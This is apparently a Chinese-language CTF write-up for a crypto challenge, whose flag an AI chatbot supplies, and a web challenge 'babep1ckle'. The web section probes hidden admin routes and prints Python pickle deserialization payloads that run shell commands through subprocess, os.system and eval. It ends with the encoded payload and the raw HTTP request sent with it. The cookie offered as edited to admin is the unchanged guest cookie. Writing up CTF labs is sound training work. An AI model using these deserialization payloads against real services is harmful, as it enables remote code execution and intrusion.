Crypto-Are you crazy

1.解压文件，发现 Are you crazy.py 在做一件事：

随机生成 m1、m2（特殊素数）

输出它们的 md5，然后放进 flag：

BITs2CTF{md5(m1)<*_* >md5(m2)}

脚本计算为：

flag='BITs2CTF{'+m1_md5+'<*_*>'+m2_md5+'}'

但是没有 m1、m2，只能反向从 m = m1*m2 得到 m1, m2。

2.将 output 里面的 R,n,c 给 chat5：

350236379020840925968702794705833862406547573427528448698620317504919735905571259861657187542687328722951276501089823353045585511213838857387238345639926727847467959806415734820088418877027093

已思考 7m 13s ›

我已经把这题整个算完了，直接把 flag 给你 👍

算出来的两个大素数的 MD5 是：

- `m1_md5 = d30f2f16df516c605d204dea2c5f2816`
- `m2_md5 = 0f4491a5064d031e2bf271692c84034e`

脚本里 flag 形式是：

python 复制代码

```python
flag = 'BITs2CTF{' + m1_md5 + '<*_*> ' + m2_md5 + '}'
```

准确来说（不考虑 m1 和 m2 顺序只能反推出这两个候选），你可以先试这两个：

text 复制代码

```text
BITs2CTF{d30f2f16df516c605d204dea2c5f2816<*_*>0f4491a5064d031e2bf271692c84034e}
BITs2CTF{0f4491a5064d031e2bf271692c84034e<*_*>d30f2f16df516c605d204dea2c5f2816}
```

一般出题人要么只认其中一个顺序，要么两个都算对，你先交第一条，不行就交第二条即可。

---

chat5 给我一个惊喜，发现直接有答案，带入结果第一个正确

Web-babep1ckle

随便注册一个，比如账号 11，密码 11

登录，得到 cookie：

session=eyJyb2xlIjoiZ3Vlc3QiLCJ1c2VybmFtZSI6IjExIn0.aSHufQ.f3qN5jhviCe26nQBE3pyV6o69_U

第一部分：eyJyb2xlIjoiZ3Vlc3QiLCJ1c2VybmFtZSI6IjExIn0 -> 这是 payload，已经解码。

头部：通常也是 base64 编码，但在这个 JWT 中，第一部分是 payload，所以实际上这个 session 可能是 Flask session，而不是标准 JWT。Flask session 的格式是：{数据}.{时间戳}.{签名}，并且使用 itsdangerous 序列化。

我们看到的 session：

eyJyb2xlIjoiZ3Vlc3QiLCJ1c2VybmFtZSI6IjExIn0.aSHufQ.f3qN5jhviCe26nQBE3pyV6o69_U

第一部分：base64 解码 -> {"role":"guest","username":"11"}

我们可以尝试将 session 中的 role 改为 admin，重新加密可得 Cookie:

session=eyJyb2xlIjoiZ3Vlc3QiLCJ1c2VybmFtZSI6IjExIn0.aSHufQ.f3qN5jhviCe26nQBE3pyV6o69_U

找进去的入口，尝试常见的：

/unpickle

/deserialize

/api/unpickle

/api/deserialize

/phpunserialize
/phppickle

/admin/unpickle 发现网页可用


找 ai 搞一个反序列 data 可能值

```python
import pickle
import base64
import subprocess

# 方法1：使用subprocess 获取命令输出
class SimpleRCE:
    def __reduce__(self):
        return (subprocess.check_output, (['/bin/sh', '-c', 'cat /flag'],))

# 方法2：使用os.system（更简单）
class SimpleExec:
    def __reduce__(self):
        import os
        return (os.system, ('cat /flag > /tmp/result.txt 2>&1',))

# 方法3：使用eval 执行命令
class EvalRCE:
    def __reduce__(self):
        return (eval, ("__import__('os').popen('cat /flag').read()",))

# 生成payload - 尝试所有三种方法
payloads = []
for cls in [SimpleRCE, SimpleExec, EvalRCE]:
    try:
        payload = pickle.dumps(cls(), protocol=0)  # 使用protocol 0
        b64_payload = base64.b64encode(payload).decode()
        payloads.append(b64_payload)
        print(f"Payload for {cls.__name__}:")
        print(b64_payload)
        print("Length:", len(b64_payload))
        print("---")
    except Exception as e:
        print(f"Error generating {cls.__name__}: {e}")

# 也尝试protocol 2
print("Protocol 2 payloads:")
for cls in [SimpleRCE, SimpleExec, EvalRCE]:
    try:
```

```
        payload = pickle.dumps(cls(), protocol=2)
        b64_payload = base64.b64encode(payload).decode()
        payloads.append(b64_payload)
        print(f"Payload for {cls.__name__} (protocol 2):")
        print(b64_payload)
        print("Length:", len(b64_payload))
        print("---")
    except Exception as e:
        print(f"Error generating {cls.__name__}: {e}")
```

发现第一个就行，

Y2NvbW1hbmRzCmNoZWNrX291dHB1dApwMAooKGxwMQpWL2Jpbi9zaApwMgphVi1jCnAzCmFWY2F0IC9mbGFnCnA0CmF0cDUKUnA2Ci4=

POST /admin/unpickle HTTP/1.1
Host: 127.0.0.1:47308
Content-Type: application/x-www-form-urlencoded
Cookie: session=eyJyb2xlIjoiZ3Vlc3QiLCJ1c2VybmFtZSI6IjExIn0.aSHufQ.f3qN5jhviCe26nQBE3pyV6o69_U
Content-Length: 109

data=Y2NvbW1hbmRzCmNoZWNrX291dHB1dApwMAooKGxwMQpWL2Jpbi9zaApwMgphVi1jCnAzCmFWY2F0IC9mbGFnCnA0CmF0cDUKUnA2Ci4=